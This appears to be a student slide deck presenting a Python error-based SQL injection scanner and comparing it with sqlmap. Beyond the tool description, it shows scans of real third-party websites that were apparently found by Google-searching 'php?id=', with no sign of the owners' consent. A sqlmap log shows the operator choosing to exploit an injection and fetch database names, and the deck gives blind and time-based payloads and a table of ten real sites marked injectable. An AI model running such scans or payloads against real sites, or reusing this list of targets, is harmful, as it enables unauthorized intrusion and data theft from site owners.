
SQLI Vulnerability Detection Tool

By Astha Sharma

Outline

- INTRODUCTION
- SQL INJECTION DETECTION TOOL
- APPLICATION LOGIC
- WORKFLOW
- SETUP and ENVIRONMENT
- TEST and COMPARISON
- FINDINGS and RESULTS
- DEMONSTRATION
- CONCLUSION
- FUTURE WORK

Introduction



INTRODUCTION

- SQL Injection is listed as #1 web application vulnerability by OWASP
- Attack is encountered when data from untrusted source is treated as part of a command or query by an interpreter
- Fault in the program code - developers must adopt secure coding practices
- Sometimes even the experts fail to protect or overlook some essential parts, leading to application breakpoints - need of a vulnerability scanner

SQL Injection Detection Tool

- A python tool is created to identify if the supplied web url is vulnerable
- Checks for the SQL injection on urls that are connected with database
- Very useful when manual checking for vulnerability may not be possible - gives instant results
- Effective tool for basic pen-testing

Application Logic

Fuzzing:

- The main logic behind the tool is fuzzing with the application to see its response.

- Observing how the application is handling the unexpected input

- If the sql breaks and gives an error, there are chances that intruders dig more deep into the system - derive the execution logic, break the sql query, remove errors and retrieve the hidden information.

Application Logic

Analysing Errors:

- Different database handles exceptions differently
- Throw different error messages when there’s flaw in the sql syntax
- Tool here, tracks these errors and matches them with the http response

Application Logic

Error Information:

The tool has 3 different levels of information generation for errors encountered

Level 0 : Boolean based. Defines if the provided url is either vulnerable or not.

Level 1 : Indicates the number for each error match.

Level 2 : Prints the error as it appears on the website

```
---------- SQL Injection using python -----------

  [*]  Checking for internet connection
  [+]  Internet Connection - Checked!
  Enter a url to check for vunerability. : http://www.agamkala.com/book_detail.php?bookid=114


 ---------- Checking  if url is vunerable ----------------


  Select a level for error check (0, 1, 2): 2
  [*]  Connecting

  [19:53:09]  [*]  http://www.agamkala.com/book_detail.php?bookid=114
  [V]  Check1 MySQL found:     Query Error:You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version
for the right syntax to use near ''114''' at line 1
  [V]  Check2 MySQL found:     Query Error:You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version
for the right syntax to use near ''114''' at line 1
  [V]  Check3 MySQL found:     Query Error:You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version
for the right syntax to use near ''114''' at line 1
  [V]  Check4 MySQL found:    None
  [V]  Check5 MS SQL found:   None
  [V]  Check6 MS SQL found:   None
  [V]  Check7 MS SQL found:   None
  [V]  Check8 Oracle found:   None
  [V]  Check9 Oracle found:   None
  [V]  Check10 Oracle found:  None
  [V]  Check11 Postgre found: None
  [V]  Check12 Postgre found: None

                  Possible vulnerable URL!
  [19:53:09]  [+]  http://www.agamkala.com/book_detail.php?bookid=114
```

```
        __H__
 ___ ___[)]_____ ___ ___  {1.2.11#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
 all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram

[*] starting at 19:39:50

[19:39:50] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux i686; en-US) AppleWebKit/534.16 (KHTML, like Gecko) Ub
untu/10.10 Chromium/10.0.648.0 Chrome/10.0.648.0 Safari/534.16' from file '/usr/local/Cellar/sqlmap/1.2.11/libexec/txt/user-agents.txt'
[19:39:50] [INFO] parsing multiple targets list from 'ddos'
URL 1:
GET http://www.agamkala.com/book_detail.php?bookid=114
do you want to test this URL? [Y/n/q]
> Y
[19:39:50] [INFO] testing URL 'http://www.agamkala.com/book_detail.php?bookid=114'
[19:39:50] [INFO] using '/Users/asthasharma/.sqlmap/output/results-11272018_0739pm.csv' as the CSV results file in multiple targets mode
[19:39:50] [INFO] testing connection to the target URL
[19:39:51] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:39:51] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[19:39:51] [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS
do you want sqlmap to try to detect backend WAF/IPS? [y/N] N
[19:39:51] [WARNING] dropping timeout to 10 seconds (i.e. '--timeout=10')
[19:39:51] [INFO] testing if the target URL content is stable
[19:39:52] [INFO] target URL content is stable
[19:39:52] [INFO] testing if GET parameter 'bookid' is dynamic
[19:39:52] [INFO] GET parameter 'bookid' appears to be dynamic
[19:39:53] [INFO] heuristic (basic) test shows that GET parameter 'bookid' might be injectable (possible DBMS: 'MySQL')
[19:39:53] [INFO] heuristic (XSS) test shows that GET parameter 'bookid' might be vulnerable to cross-site scripting (XSS) attacks
[19:39:53] [INFO] testing for SQL injection on GET parameter 'bookid'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[19:39:53] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
```

```
GET parameter 'bookid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 268 HTTP(s) requests:
---
Parameter: bookid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: bookid=114' AND 8805=8805 AND 'bpAy'='bpAy

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: bookid=114' AND SLEEP(5) AND 'AAIj'='AAIj
---
do you want to exploit this SQL injection? [Y/n] Y
[19:43:48] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.23, Apache 2.4.3
back-end DBMS: MySQL >= 5.0.12
[19:43:48] [INFO] fetching database names
[19:43:48] [INFO] fetching number of databases
[19:43:48] [INFO] retrieved:

[19:43:48] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[19:43:49] [ERROR] connection reset to the target URL, skipping to the next URL
[19:43:49] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/Users/asthasharma/.sqlmap/output/results-11272
018_0739pm.csv'
```

WORKFLOW

Steps involved:

1. Check for internet connectivity

2. Take URL input from the user

3. Takes user input for level of error information

4. Append a special character to this URL and request http response against a randomly selected user agent

WORKFLOW

5. The response page is then scanned for output and checked against each of the MySQL, MS-SQL, Oracle and POSTGRE databases' sql error response

6. If there are any error response matching with the set of listed ones, then the url is considered as vulnerable.

7. The original url is also saved in an external file which is again used for checking for SQL injection against SQLMAP

WORKFLOW




Figure 1: Flowchart of workflow

SETUP and ENVIRONMENT

Backend: Python 3 with beautiful soup

Database servers into consideration: MySQL, Ms-SQL, Oracle, Postgre

User agents involved: Mozilla, Linux, AppleWebKit, Chrome, Safari, Opera, etc.

Third Party Library: SQLMap for finding SQL injection

TEST and COMPARISON

- An experiment was conducted to compare the results obtained from the generated tool and SQLmap
- A set of webpages were listed from google search seeking for results on keyword ‘php?id=’ - URL with this structure communicates with the db
- 10 possible vulnerable sites were tested against both the tools

FINDINGS AND RESULTS

- All 10 were discovered as vulnerable - showed sql syntax error
- 7 out of 10 urls that was considered as vulnerable by the tool was actually sql injectable
- SQLmap gave a detailed information on the areas on injection and affected database

URL	Check Level	SQL error match count	Possible Vulnerable
https://www.bradfordshoes.com/product.php?cat_id=5	2	3	Y
http://www.antkh.com/project/kfour/ProductDetail.php?id=84	2	3	Y
http://www.kvm.co.ke/products.php?id=1	1	3	Y
http://www.jdcaravan.com/store.php?id=1	2	2	Y
https://www.f10products.co.za/index.php?id=5	1	2	Y
http://www.architecturalpapers.ch/index.php?ID=10	2	3	Y
http://www.sarvodayaayurved.com/add-to-cart.php?id=60	2	4	Y
http://www.dockguard.co.uk/page.php?id=18	2	2	Y
http://www.romanianwriters.ro/s.php?id=1	1	3	Y
https://www.solcavsko.info/index.php?id=46	2	3	Y

Figure 2: Results from SQLI detection tool

URL	SQLMAP heuristics	SQLMAP conclusion	Boolean based	Time Based	Error Based	Union query
https://www.bradfordshoes.com/product.php?cat_id=5	might be injectable	doesn't seem injectable				
http://www.antkh.com/project/kfour/ProductDetail.php?id=84	might be injectable	is injectable	Y	Y	N	N
http://www.kvm.co.ke/products.php?id=1	might be injectable	is injectable	Y	Y	N	N
http://www.jdcaravan.com/store.php?id=1	might be injectable	is injectable	Y	Y	N	N
https://www.f10products.co.za/index.php?id=5	might be injectable	is injectable	Y	Y	Y	Y
http://www.architecturalpapers.ch/index.php?ID=10	might be injectable	doesn't seem injectable				
http://www.sarvodayaayurved.com/add-to-cart.php?id=60	might be injectable	doesn't seem injectable				
http://www.dockguard.co.uk/page.php?id=18	might be injectable	is injectable	Y	Y	Y	Y
http://www.romanianwriters.ro/s.php?id=1	might be injectable	is injectable	Y	Y	Y	Y
https://www.solcavsko.info/index.php?id=46	might be injectable	is injectable	N	Y	N	N

Figure 3: Results from SQLMap

DEMONSTRATION

CONCLUSION

- If fuzzing with program logic using malicious input breaks the sql and results error -> the url is considered vulnerable
- Threat against confidentiality - database architecture leakage
- Can lead to further dangerous attacks

FUTURE WORK

- Current tool is only focused only one error based SQL injection

- Can be extended to see other type of injections like union query, blind injections or union query

THANK YOU

ANY QUESTIONS?